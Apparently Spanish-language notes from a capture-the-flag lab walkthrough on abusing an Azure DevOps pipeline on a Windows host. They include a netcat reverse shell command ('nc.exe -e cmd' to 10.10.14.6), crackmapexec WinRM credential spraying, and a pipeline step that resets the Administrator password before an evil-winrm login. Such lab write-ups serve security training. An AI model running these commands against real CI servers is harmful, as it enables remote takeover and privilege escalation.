
entonces cambiamos en el yaml default por Setup

```
- master

pool: 'Setup'

steps:
- script: echo Hello, world!
```


corremos y luego vamos a build y esperamos a que ejecute


y le damos click en report

le damos click a previus task y vemos que corre una cmd corrijo nuevamente




esta vez solo whoami







sin embargo me toco ejecutar y crear uno nuevo otra vez





VALIDADANDO BORRE el tema de echo y solo agregue whoami







ahora a qui solamente es utilzar nc editamos el pipeline y agregamos y tambien levantamos rlwrap nc C:\windows\temp\nc.exe -e cmd 10.10.14.6 123








tenemos ya shell





NOtas: otra forma de saber que usuario tiene acceso a winrm es con una validación de usuarios y contraseñas con crackmapexec
crackmapexec winrm 10.10.10.203 -u users -p passwords --no-bruteforce
y para arreglar la información
cat passwd| awk '{ print $1 }' > users
cat passwd| awk '{ print $3 }' > passwords
donde 1 es la primer palabra y 3 es la tercera .

para escalar tambien se puede utilizar en vez de netcat directamente cambiar el password de administrador}
net user Administrator Password@1

```
10
11  steps:
12  - script: net user Administrator Password@1
13    displayName: 'Run a one-line script'
14
```

y luego conectarnos con evil-winrm
evil-winrm -i 10.129.2.29 -u Administrator -p Password@1

tambien para ver los discos con el comando
volume